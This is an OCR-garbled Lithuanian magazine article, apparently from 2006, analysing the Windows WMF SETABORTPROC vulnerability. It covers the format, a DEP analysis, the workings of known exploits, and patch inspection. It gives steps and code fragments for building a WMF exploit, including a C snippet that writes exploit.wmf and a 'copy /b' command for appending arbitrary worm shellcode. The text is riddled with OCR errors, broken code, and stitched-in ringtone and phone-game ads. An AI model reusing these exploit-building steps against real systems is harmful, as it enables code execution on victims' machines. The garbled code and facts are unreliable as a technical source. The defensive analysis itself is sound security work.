Aptikus daugybę IE 6.0 pažeidžiamumų, daugelis vartotojų pereina prie alternatyvių naršyklių pagrindu prie Firefox. 2005 metų vasarą pastebimas IE 6.0 populiarumo augimas. Rugsejį, lapkritį ir gruodį špūbi kuot, pranešimai apie ypač rimtas klaidas grąauna IE populiarumą.

2006 metai — prognozė

Galima neabejoti, kad 2006 metais IE 6.0 pakeis 7-oji naršyklės versija. Taip pat pastebima Firefox populiarumo augimo tendencija. Kai kuriose savyse šią naršyklę pasirenka daugiau nei ketvirtis vartotojų. Manoma, kad visas IE 7.0 saugumas liks tik „Microsoft“ spaudos pranešimuose.

WANTED!

WILL WILL WILL

030


Viskas apie WMF ir „Windows“ istorijoje plačiausiai paplitusią klaidą GAL NĖ NEPASTEBĖJAI, KAD NESENIAI BUVO APTIKTA PATI STAMBIAUSIA SKYLĖ PER VISĄ „WINDOWS“ EGZISTAVIMO ISTORIJĄ. KLaida PAVEIKIA VISAS SISTEMAS NUO „WINDOWS 3.X“ IKI „LONGHORN“ IR NET – KAS GALĖTŲ PAGALVOTI „UNIX“! PAGAL „MCAFFEE“ DUOMENIS, 2006 METŲ SAUSIO 6 DIENĄ VISAME PASAULYJE BUVO UŽKRESTA 6 % MAŠINŲ. IR TAI TIK PRADŽIA! METAS IŠSIAIŠKINTI, KAIP KIRMINAI IŠNAUDOJA NAUJĄ KLaidą SAVO PLITIMUI, KAIP JIE ĮSISKVERBIA Į SISTEMĄ IR KAIP NUO JŲ SAUGOTIS.




vienu iš daugelio svetainių, kurioje galima gauti WMF eksploatą

32]

pačiame SDK sakoma, kad GDI komandų seka gali būti išsaugota metabyloje (WMF — *Windows Meta File*), o po to „atkurta“ bet kuriame įrenginyje, pavyzdžiui, monitoruje arba spausdintuve. Abu šie atskiri faktai buvo gerai žinomi, tačiau ilgokai niekam nepavykdavo jų apjungti į vieną visumą. Visi prirato WMF laikyti grafiniu formatu, kuriame saugojamas duomenų rinkinys, o galimybė įterpti mašininį



metabylos vaizdas



Reakcija WMF byla su eksploatu nėra atvaizduojama, o shellkodus negauna valdymo. Viena iš WMF byla su pakeistu praplečimu (gifi taip pat nėra atvaizduojama)

kodą kažkaip nebuvo svarstoma, atitinkamai nebuvo imamas jokių apsaugos priemonių. O jeigu į metabylą įkeltume GDI komandą kuri laukia rodyklės į ten pat esančią *callback* funkciją, ta „grojant“ metabylą ji gaus valdymą ir padarys viską, ko tik nori!

[Kaip viskas prasidėjo] Metabylos atsirado dar 80-ųjų pradžioje Neaišku, kam pirmam į galvą šovė mintis jas panaudoti kenksmingam kodui platinti. Teorinę tokios atakos galimybę pagrindžiau dar prieš penkerius metus, o praėjus dviem metams net pateikiau veikiančio eksploato fragmentą. Tačiau mano eksploatas liko nepastebėtas, o pavojus buvo paskelbtas tik 2005 gruodžio 27 dieną, kai ant vartotojų darbstačių ėmė rastus visokių nereikalingų dalykų o apsaugančios programos pradėjo gaudyti neaišku iš kur atsiradusius kurminus ir smarkiai keiktis. Šios programos veikė klasikiniu principu: jos seke kuriamas bylas, stebėjo sisteminę registrą ir taip toliau, t.y. buvo gaudomas ne pats WMF turinys, o „neapgalvotos“ šio turinio veiklos pasekmės. Protingai sukurptas shellkodus lieka nepastebėtas.

[Kas gi tas WMF] Metabylos yra GDI komandų sekos. *Windows* grafinės posistemos požiūriu, jos yra tokie patys „įrenginiai“, kaip monitorius ar spausdintuvas, tačiau jeigu į monitorių/spausdintuvą išvedamą informaciją mes pamatome vieną kartą, tai WMF bylą galima „pergroti“ daug kartų, perduoti internetu ir taip toliau. Funkcija *HDC CreateMetaFile(LPCTSTR lpszFile)* sukuria metabylą ir grąžina įrenginio, kuriame galima piešti su standartinėmis GD funkcijomis (standartinės piešimo funkcijos, pavyzdžiui, *LineTo* arba *Rectangle*), kontekstą. Funkcija *PlayMetaFile(HDC hdc, HMETAFILE hmf)* skirta su *GetMetaFile(LPCTSTR lpszMetaFile)* atidarytai metabylai „pergroti“, išvedant jos turinį į nurodytą įrenginį, ką galima padaryti štai taip:

```
1 listingas. metabylos išvedimas ekraną
HDC DC; HMETAFILE h meta; // apibrėžiam kintamuosius
DC = GetDC(0); // gauname išvedimo kontekstą
h meta = GetMetaFile(_T("demo.wmf")); // atidarome metabylą
PlayMetaFile(DC, h meta); // ... ir ją „pergrojame“
```

Formaliai funkcijos *CreateMetaFile/PlayMetaFile/GetMetaFile* laikomos pasenusiomis, tačiau jas dėl suderinamumo palaiko visos *Windows* sistemos. Pradedant *Windows 9x*, metabylių galimybės buvo žymiai prapleptos, atsirado naujas formatai — EMF (*Enhanced Metafile*), kuns pripažino naujas funkcijas: *CreateEnhMetaFile/PlayEnhMetaFile/GetEnhMetaFile*. Jos taip pat leidžia vykdyti mašininį kodą, todėl saugumo požiūriu abu formatai yra tolygūs. Metabylos apdorojančios funkcijos realizuotos GDI32.DLL bibliotekoje. Būtent čia ir slypi pažeidžiamumas. *Shimgvw.dll* biblioteka — tai tik aukšto lygio „apvalkalas“, kai kurių programų naudojamas vaizdų apdorojimui, o kitos dirba tiesiogiai su GDI. Prie straipsnio pridėdama programą, demonstruojant pagrindinius darbo su metabyliomis metodus.

[Pažeidžiamos sistemos] Savo biuletenyje (support.microsoft.com/kb/912840) „Microsoft“ oficialiai patvirtina šių sistemų pažeidžiamumą: *Windows Server 2003 SP0/SP1 (Standard, Datacenter, Enterprise ir Web Edition)*, *XP SP0/SP1/SP2 (Home ir Professional)*, *Windows 2000 SP0/SP1/SP2, SP3/SP4 (Professional, Advanced ir Datacenter Server)* ir *Windows 98/Millennium*. Pažeidžiamos praktiškai visos platformos: x86, x64 ir Itanium.

Gana įspūdingas sąrašas, kuriame be viso kito nepamirėta *Windows 3.x* ir kai kurios *Unix* sistemos, kurios geranoriškai ir sąžiningai pripažįsta kenksmingąjį *wmf* formatą. Kitaip tariant, pranešama apie populiarų emuliatoriaus *wine* ir *MacOS* pažeidžiamumą. Košmaras! Arba... dar viena išpūsta sensacija? Mano eksperimen- tai rodo, kad viskas nėra jau taip blogai. Galejo būti dar blogiau Pradesime nuo to, jog, priešingai nei liūdnai pagarsėjusios *SQL* ir *DCOM RPC* skyės, *WMF* bylos nepaaiškina automatinio kirminų dauginimosi. Aukla turi užkrauti metabylą iš interneto ir pabandyti ją atvaizduoti. Labai daug kur pranešama, kad *Internet Explorer* ir *Outlook Express* automatiškai „atkuną“ *IMG* tage nurodytas *WMF* bylas, kas yra tikra tiesa. Tačiau man pačiam nepavyko priversti veiktų nė vieno eksploato (su *W2K SP4 IE 6.0*), o *IE* atvaizduoja tik prapleštas (*emf*) metabylas ir tai tik tas, kurių prapletimas *WMF/EMF*, o ne *gif* ar *jpg*.

Kalbant apie alternatyvias naršykes, *Opera* ir ankstesnės *FireFox* versijos (*1.0.4*) nepripažįsta metabylų atvaizdavimo. Jos parodo tuščią kvadratą, ant kuno paspaudus pasirodo dialogas, kuriame siūloma bylą arba išsaugoti į diską arba ją atidaryti su susijęta pro- grama. Paprastai tokia susijęta programa yra *Windows Picture and Fax Viewer*, tačiau pas mane ji neįdiegta, kadangi aš visas bylas peržiūrėjau su *Microsoft Photo Editor* (kuris nepripažįsta *WMF* bylų ir todėl nėra pažeidžiamas) arba su *Irfan Viewer* (pažeidžiamas NT, tačiau saugus 9x sistemose). Prieš tai mes jau minėjome agresyvių *Google Desktop Search* pobūdį. Vėlesnės *FireFox* versijos (*1.5*) metabylas atidarojina su *Windows Media Player*, kuns jų ne velnio neatpažįsta, todėl valdymas nėra perduodamas kenksmingam kodui.

Tačiau net ir „rankiniu“ būdu dirbant su *GDI*, reikia labai smarkiai pasistengti, kad įvykdytum *WMF* byloje saugomą kodą. Paimkime iš Ilfako *WMF checker*’io paimtą bei prie straipsnio pridėdamą *exploit.wmf* ir pabandykime jį išvesti į ekraną su funkcija *PlayMetaFile*, kaip parodyta 1 listinge. *W2K SP4* sistemoje (kitų sistemų net nežinau) „sąžiningos“ *WMF* bylos išvedamos normaliai, kas patvirtina, kad programa parašyta teisingai, bet *exploit.wmf* valdymo negauna! Shellkodas nėra įvykdomas, o juk turėtų... Tačiau užtenka lango kontekstą pakeisti į specialiai sukurtos metabylas kontekstą, kaip į ekraną iššoka shellkodo iškviečiamas dialogo langas:

```
DC CreateEnhMetaFile(0, 0, 0, „demo“); // pergrąjom metabylą į kito
metabylą
h meta = GetMetaFile(„exploit.wmf“);
PlayMetaFile(DC, h meta);
```



Opera reakcija WMF eksploatą siūloma metabylą atidaryti su ja susijęta programa (šiuo atveju su ja nesusijęta jokia programa)

Windows 98 sistemoje *exploit.wmf* mirtinai pakabina sistemą nepriklausomai nuo konteksto. Lygiai taip pat eigiasi ir kiti internete rasti eksploatai. Taigi pažeidžiamų platformų skaičius apsinboja vien tik NT, beje, *Itanium* versijai reikia specialiai suprojektuoto shellkodo.

Štai čia kai kune užduoda klausimą: ar *DEP* (*Data Execution Prevention*) apsaugo nuo atakos, ar ne? Aparatine *DEP* apsauga uždraudžia netyčinį mašininio kodo vykdymą duomenų srityje, tačiau neužkerta kelio akivaizdžiam reikiamų atributų priskyrimui su *VirtualAlloc/VirtualProtect*. Taigi visa klausimo esmė susiveda į tai, kokiame atminties regione viena ar kita programa užkrauna metabylą.

[Ar DEP mus išgelbės?] Pabandykime tai išsiaiškinti su metabyla *exploit.wmf* ir derintuvu *OilyDbg*. Kad beprasmiškai netrasuotume kilometrų pašalinio kodo, *exploit.wmf* byloje sukurkime sustojimo tašką, prieš tai ją nukopijavę į *wmf-int3.wmf* (kad nesugadintume originalo). Atidarome metabylą su *hiew*, spaužiam <F5> (*goto*) ir pereiname į poslinkį *1Ch*, nuo kur, tiesą sakant, ir prasideda shellkodas. Spaužiam <F3> ir taip pereiname į redagavimo režimą, rašome *CCh* tol, kol neatsibos. Su <F9> išsaugome pakeitimus ir šeiname

Iš disko imame jau paruoštą bylą *PlayMetaFile.exe* ir užkrauname ją į derintuvą, kur ją paleidžiame paspausdami <F9> Programa tuojau pat nulūžta, kadangi susiduria su *CCh* bairų rinkiniu, kiekvienas kurių atrunka derintuvo iškviečiamą mašininę instrukciją *INT 03h*. Žiūrime į *EIP*. Jis rodo į *8B001Dh* (savame suprantama, kitose sistemose ši reikšmė gali būti kita). Atminties žemėlapis rodo, kad šios atminties srities atributai yra „Read only“. Jeigu aktyvuota aparatine *DEP* apsauga, šioje atminties srityje nebūs vykdomas joks kodas (programinė *DEP* nuo to neapsaugo). Tačiau pagal nutylėjimą *DEP* suaktyvuota tik kai kuriems sisteminiams servisams, o vartotojų programos gali daryti ką tik nori... Štai kokia situacija.

O kaip elgiasi *Irfan Viewer*? Pabandykime pažiūrėti. *EIP* registras rodo į *13D31Ch* ir, sprendžiant iš atminties žemėlapių, yra giliai steke, kurį gal ma tiek skaityti, tiek ir rašyti, bet tik ne vykdyti. Tai reškia, kad jeigu visoms programoms suaktyvuotume *DEP*, *WMF* eksploatai neveiks. Deja, toli gražu ne visi procesoriai atpažįsta *DEP*, todėl atakos keliama gresme pakankamai aktuali, tačiau ne tokia didelė, kaip tai bando pateikti kai kurios antivirusų kompanijos.

[Kaip veikia žinomi eksploatai] Man žinomi eksploatai į *WMF* bylą įdiegia escape seką *META_ESCAPE* iškviečiančią funkciją *SETABORTPROC*, kur savo ruožtu registruoja vartotojišką *callback* funkciją, nuo pat pradžių skirtą spausdinimo eileje stovinčioms užduotims atšaukti. Tai nėra vienintelė *callback*’us priimanč *GDI* funkcija, yra ir kitų (tiek dokumentuotų, tiek ir nelabai, pavyzdžiui, *LineDDA*, *SetICMMode*), tačiau parašu į tai, kad į metabylą gali būti įdiegtos tik *META_ESCAPE/SETABORTPROC*. Ar vis dėlto ne? *GDI32* DLL disasembliavimas pateikia daugybę *call reg* tipo funkcijų, kur *reg* — iš *WMF* bylos gauta rodyklė. Kiekviena tokia funkcija gali tapti nauju „šventuoju graliu“ ir nauja skykle, tačiau ties tuo neapsistosisime, kad nepatengvėtų svetimomis idėjomis besimaitinančių „saugumo specialistų“ darbas. Beje, hakeriai elgiasi lygiai taip pat: prieš kurdami savo kirminą jie paruošia jau sukurta. Mes paseksime šia mada ir išpakuosime kokį nors eksploatą.

[Preparuojame ekspluitą] Analizei gerai tinka Ilfako Guilfanovo *WMF Exploit Checker*, kurio išties tekstą rasi mūsų diske; ten pat rasi ir sukompiliuotą programą. Žinok, kad tai ne koks nors checker, o tikrų tikriausias ekspluitas, kuris į WMF bylą įterpia mašininį kodą ir bando į ekraną išvesti užrašą „Your system is vulnerable to WMF exploits!“.

Išpakavę archyvą su išties tekstais, mes jame rasime septynias bylas:

- tel.asm įdiegimui paruoštas shellkodas,
- wmf_checker_hexblog.cpp: sukuria wmf bylą, į ją įdiegia shellkodą ir jį „pergrąjo“,
- wmfdata.cpp: sukompiliuota tel.asm su paruošta wmf antrašte,
- wmfhdr.wmf: wmf antraštė su escape seka ir SetAbortProc funkcija,


wmfdata.cpp yra paruošta WMF byla su shell kodu, kurį galima sušerti *Internet Explorer*, *IrfanView* arba bet kokiai kitai tokio tipo programai, tačiau prieš tai *cpp* reikia transformuoti į *bin*, kadangi Ilfakas dvejetainius duomenis pateikia *uchar* masyvo pavidalu

```
static uchar array[] = {
0x0 0x00, 0x09 0x00, 0x00 0x03 0xED 0x00 0x00, 0x00, 0x06 0x00, 0x3D 0x00 0x00, 0x00
```

Dabar belieka pakeisti masyvo tipą (iš *uchar* į *char*) ir į *wmfdata.cpp* pridėti porą eilučių:

```
#include <stdio.h>
main() {
FILE *f; fopen("exploit.wmf", "wb"),
fwrite(array, sizeof(array), 1, f);
```

Po šio lieka tik sukompiliuoti programą su bet kokia su ANSI suderinamu kompiliatoriumi ir paleisti gautą *wmfdata.exe*. Diske sukunama byla *exploit.wmf*. Atidarykime ją su *IrfanView* arba bet kokia kitu WMF bylų peržiūrai tinkamu įrankiu. Jeigu mūsų sistema pažeidžiama, tai į ekraną bus išvestas simpatiškas dialogo langas.



WMF ekspluito veikimo principas

Pabandykime išsasmeliuoti gautą WMF bylą. Tam mums prireiks *IDA Pro* (galima apsinboti ir *hiew*) bei WMF formato specifikacijos, kurią galima rasti mūsų diske. Metabyla susideda iš antraštės (*standard metafile header*) ir laisva pasirinkto įrašų kiekio (*standard metafile record*). Prapleptos metabylos formatais kiek sudėtingesnis, tačiau mes į jį nesigilinsime. WMF bylos antraštės struktūra tokia:


Metabylos antraštės struktūra

ypat: struct WindowsMetaHeader

```
{
WORD FileType; // (0 -- atmintis, 1 -- diskas)
WORD HeaderSize; // antraštės dydis žodžiais (visada 9)
WORD Version; // reikiama Windows versija
DWORD FileSize; // pilnas metabylos dydis žodžiais
WORD NumOfObjects; // objektų skaičius byloje
DWORD MaxRecordSize; // maksimalus įrašo dydis žodžiais
WORD NumOfParams; // nenaudojamas (→ 0)
} WMFHEAD
```


Kiekvieno įrašo struktūra tokia:

WMF: how it works



taip kirmynas atakuoja pažeidžiamą sistemą

WMF: how it works: unofficial patch



neoficialus hotfix sutvarko visus 2 žinomus kirmynus, kurie lauzėsi META_ESCAPE

SUKURK SAVO NUOTAIKA!



TOP ŽAIDIMAI

Kodas 223369660



Kodas 223369660
Kodas 223369660
Kodas 223369660

Kodas 223369660
Kodas 223369660
Kodas 223369660

Kodas 220329660



Kodas 220329660
Kodas 220329660
Kodas 220329660

Kodas 220329660
Kodas 220329660
Kodas 220329660

Kodas 217829660



Kodas 217829660
Kodas 217829660
Kodas 217829660

Kodas 217829660
Kodas 217829660
Kodas 217829660

Kodas 165509660



Kodas 165509660
Kodas 165509660
Kodas 165509660

Kodas 165509660
Kodas 165509660
Kodas 165509660

VOKALINĖS MELODIJOS

| | |
|--------------------------------------|-----------|
| James Brown: I Feel Good | 120239660 |
| Vampyro baisas: Aš tove matau! | 206819660 |
| Dolce & Gabbana | 230849660 |
| Arash: Tko tko kardi | 169709660 |
| Jurga: Nebijok | 194569660 |
| A Mamontovas: O, melė | 178519660 |
| Tele2: Paplopakim | 167439660 |
| Skambutis & margo | 216609660 |
| Crazy Frog: Axel F | 165229660 |
| Piktos katės k ykarnas | 153149660 |
| Zvonok bratanu: Koroshe, tema takaya | 153149660 |

Įsirašykite, kad telefonas jungia ir veikia GPRS paslauga. Nusisukite žinutę su vokalinės melodijos kodu, numeris 1318.

NAUJI ŽAIDIMAI


Kodas 224559660



Kodas 224559660
Kodas 224559660
Kodas 224559660

Kodas 224559660
Kodas 224559660
Kodas 224559660

Kodas 226209660



Kodas 226209660
Kodas 226209660
Kodas 226209660

Kodas 226209660
Kodas 226209660
Kodas 226209660

Kodas 223539660



Kodas 223539660
Kodas 223539660
Kodas 223539660

Kodas 223539660
Kodas 223539660
Kodas 223539660

Kodas 2213849660



Kodas 2213849660
Kodas 2213849660
Kodas 2213849660

Kodas 2213849660
Kodas 2213849660
Kodas 2213849660

Įsirašykite, kad jungia ir veikia GPRS paslauga. Žinutę su žaidimo kodu nusisukite | numeris 1344.

SPALVOTI ATVIRUKAI



Įsirašykite, kad jungia ir veikia telefonas GPRS paslauga. Žinutę su spalvotų atvirukų kodu nusisukite | numeris 1344.


ATVIRUKAI



LOGOTIPAI



VALYMO PRIEMONĖ TELEFONO EKRANUI!



BIUNTINUKAS DRAUGUI

Įsirašykite, kad telefonas jungia ir veikia GPRS paslauga. Žinutę su kodu nusisukite | numeris 1322.

SIEMENS telefonams prie kodo pridėkite raidę S (pvz. 3689660S).

Kaip aktyvuoti GPRS?

Norėdami užsisakyti GPRS, įsirašykite kodą 1566 Orinital 1501.

Žinutę su kodu nusisukite | numeris 1322. SIEMENS telefonams prie kodo pridėkite raidę S (pvz. 3689660S).

Įrašo struktūra
typedef struct StandardMetaRecord

```
DWORD Size; // pilnos įrašo dydis žodžiais
WORD Function; // funkcijos numeris ir parametų kiekis
WORD Parameters[]; // perduodamų parametų reikšmės
WMF_RECORD;
```

[Disasembliuojam ekspluata] Paskutinis įrašas visada yra 0003h 0000h 0000h (antraštės dydis — 03h žodžiai, funkcija — NULL, parametų nėra), kas interpretuojama kaip „metabylos pabaiga“.

Dabar pradėkime disasembliuoti *exploit.wmf*. Pradžioje randame standartinę WMF antraštę, kurios daugelis laukų ignoruojami ir gali turėti bet kokias reikšmes. Svarbiausia, kad *FileType* == 1, *HeaderSize* == 9, *Version* == 100h arba 300h, o *FileSize* saugotų tikrą bylos dydį, nes priešingu atveju *IranView* ir kitos grafines programos nesugebės tokios bylos atidaryti. Šią savybę galima panaudoti polimorfinių kirminų ir kitų gyvių kūnui. Tarp kitko, funkcija *PlayMetaFile* suteikia daug laisvės, kadangi netikrina laukų *FileType* ir *FileSize*.

Prie antraštės glaudžiasi pirmasis įrašas, kuriame yra funkcijos META_ESCAPE (626h) iškvietimas su subfunkcija SETABORTPROC (0009h), kuriai perduodami du parametrai: įrenginio konteksto deskriptorius (šiuo atveju jis lygus 16h, tačiau gali būti bet koks) ir mašininis kodas, kuriam bus perduotas valdymas, t.y. shellkodas. Visų dokumentuotų funkcijų kodai aprašyti byloje WINGDI.H (žr. „/* Metafile Functions */“), ten pat galima rasti ir *Escape* sekas.

GDI32.DLL disasembliavimas rodo, kad *Windows* nuskaito tik jaunesnįjį funkcijos baitą (*Escape* atveju tai 26h), o vyresniame perduoda parametų kiekį, kurio niekas netikrina! Taigi norint atpažinti kenksmingą WMF bylą, reikia išanalizuoti visus įrašus, kuriuose reikia ieškoti funkcijos 26h ir subfunkcijos 9h.

Vieno įrašo dydis nebūtinai turi atitikti realybę, o taip pat visiškai nebūtina įterpti užbaigiantį įrašą, kaip kad to reikalauja WMF specifikacija, nes kai shellkodas gauna valdymą, visos specifikacijos eina šuniui ant uodegos.

Kalbant apie patį shellkodą, tai jis visiškai standartinis. Įfakas per PEB (*Process Environment Block*) nustato bazinį KERNEL32.DLL adresą (kas neveikia 9x sistemoje), išnarsto eksporto lentelę, suranda API funkcijos *LoadLibraryA* adresą, užkrauna JSER32.DLL ir per *MessageBoxA* išveda „keiksmą“. Kad shellkodas veiktų, 9x sistemoje reikia perrašyti funkciją *GetKmi32addr*, po ko ši turėtų išmokyti tiesiog atmintyje surasti KERNEL32.DLL.

Dabar aptarkime kitą ekspluatą, kuris būtų sudėtingesnis. Tegu tai bus *Metasploit Framework* (jį galima parsisiųsti iš www.metasploit.com arba pasiimti iš mūsų disko). Tai polimorfinis pilnai su Perl parašytas ekspluatas, kuris kintamajame *PayLoad* gali turėti bet kokią kovinį įdaro.

WMF bylos generavimas vyksta taip pat, kaip ir praėjusį kartą, tik dabar nekritiniai laukai parenkami atsitiktinai, o pats shellkodas terpiamas į laisvai pasirinktą vietą tarp „šukšlinių“ įrašų, kas apakina primityvius skenerius ir ugniasienes. 26h ?? 09h 00h seksa išlieka pastovi, tačiau ji per daug trumpa, kad ją būtų galima aptikti, o rankiniu būdu pernokinėti visus įrašus gali tik specialiai tam sukurtas skeneris.

Mažytis niuansas: pas įfaką shellkodas patalpintas už 0Ch žodžio, o *Metasploit*’e jis seka iš karto po subfunkcijos SETABORTPROC (bent jau taip atrodo prabėgom išanalizavus listingą). Kintamasis *\$shellcode* susideda iš dviejų dalių: fiktyvaus lauko *Space* ir žemiau esančio kovinio įdaro.

Norint parašyti savo ekspluatą, reikia sugeneruoti WMF antraštę, įterpti META_ESCAPE/SETABORTPROC įrašą ir prikabinti shellkodą. WMF checker’io išieities tekstuose yra byla *wmfhdr.wmf*, kurioje jau yra antraštė ir paruoštas įrašas. Čia trūksta tik kovinio įdaro, tačiau tai lengva ištaisyti su komanda „copy /b *wmfhdr.wmf* + *Shell-code.bin exploit.wmf*“, kur *Shell-code.bin* bet koks ištrauktas iš kirmino arba savarankiškai sukurtas shellkodas.

[Kaip apsisaugoti] Prieš pradėdant saugotis būtų gerai išsiaiškinti, ar tavo sistema pažeidžiama? Be abejo galima panaudoti įfako WMF checker’iu, tačiau jis veikia tik NT sistemoje. Pabandykite jį papildyti: imame *wmfhdr.wmf*, papildome jį CCh ir sušeriam skirtingoms grafinėms programoms. Jeigu sistema pažeidžiama, tai ekrane pasirodys kritinės kaidos pranešimas, o EIP rodys į INT 03h. Tai reiškia, kad kirminas tave gali užpulti bet kurią sekundę ir užkrėsti, jeigu, aišku, to dar nepadarė. Oficialų „Microsoft“ pataisymą gali rasti adresu: www.microsoft.com/technet/security/Bulletin/ms06-001.mspx bei mūsų diske. Kaip visada, tai nebi (mažiausiai pusė megabaito) byla, kuri daro neaiškų ką ir neaiškų kodėl.

Naujų pataisymų įdiegimą dažnai lydi problemos, kurios šlenda visiškai netikėtose vietose. Ką daryti? Ogi štai ką. Dabar mes su tavim pažiūrėsime, kas yra šio pataisymo viduje.

Visų pirma, iš disko pasiimk pataisymą (*Windows2000-KB912919-x86-ENJ.EXE*), paleisk *hiew* ir šioje byloje surask signatūrą MSCF. Ji čia turėtų būti mažiausiai dviejose vietose. Pirmą kartą — vykdomoje įdiegio byloje (poslinkis 01006022h), antrą — *cab* archyvo pradžioje (01006888h), prieš kurią paprastai eina ilga DINGPADDINGXXPAD grandinė, palikta norint išlyginti, o toliau — netvarkingai išmėtyti bylų pavadinimai.

Jžvedame kursorių prie MSCF spaudžiam <*>, tada <Ctrl>+<End>. Nuspaudžiam <*> dar kartą ir su <F2> kopijuojame išskirto bloko turinį į bylą (pavadinink ją bet kaip, pavyzdžiui, *archyvas.cab*). Ištrauktą *cab* archyvą galima lengvai išpakuoti su bet kokia populiaria archyvavimo programa. Jame esminės bylos yra šios:

- * GDI32.DLL. Ši biblioteka buvo atnaujinta: pasikeitė data ir dydis, beje, dydis sumažėjo, kas „Microsoft“ nėra būdinga. Sprendžiant pagal laiką, biblioteka buvo sukompiliuota 2005 metų gruodžio 29 dieną, 13:17:07, o paskutiniai pakertimai atlikti 2005.12.30/08:16, kas byloja apie tai, kad programuotojai sureagavo operatyviai, o visą likusį laiką užėmė testavimas arba iš viso neaišku kas

- * MF3216.DLL. Ši byla nebuvo pakeista.

- * SPMSG.DLL. Resursas su tekstiniais pranešimais.

Taigi šiame atnaujinime nėra nieko baisaus, todėl tu gali be baimės jį pas save įdiegti :). Nors aš apsinuoju įfako atnaujinimu.

[Beje, apie įfaką] Įfaku aš tikiu labiau, nei savimi. Jo programavimo patirtis milžiniška, be to, prie pataisymo pridėdami šie ties tekstai (http://castle.cops.com/downloads-file_499_de



```

038 038 038 038 038
038 038 038 038 038
038 038 038 038 038
038 038 038 038 038
038 038 038 038 038
038 038 038 038 038
038 038 038 038 038
038 038 038 038 038
038 038 038 038 038
038 038 038 038 038
  
```



038

Imamės parduotuvių kontrolės



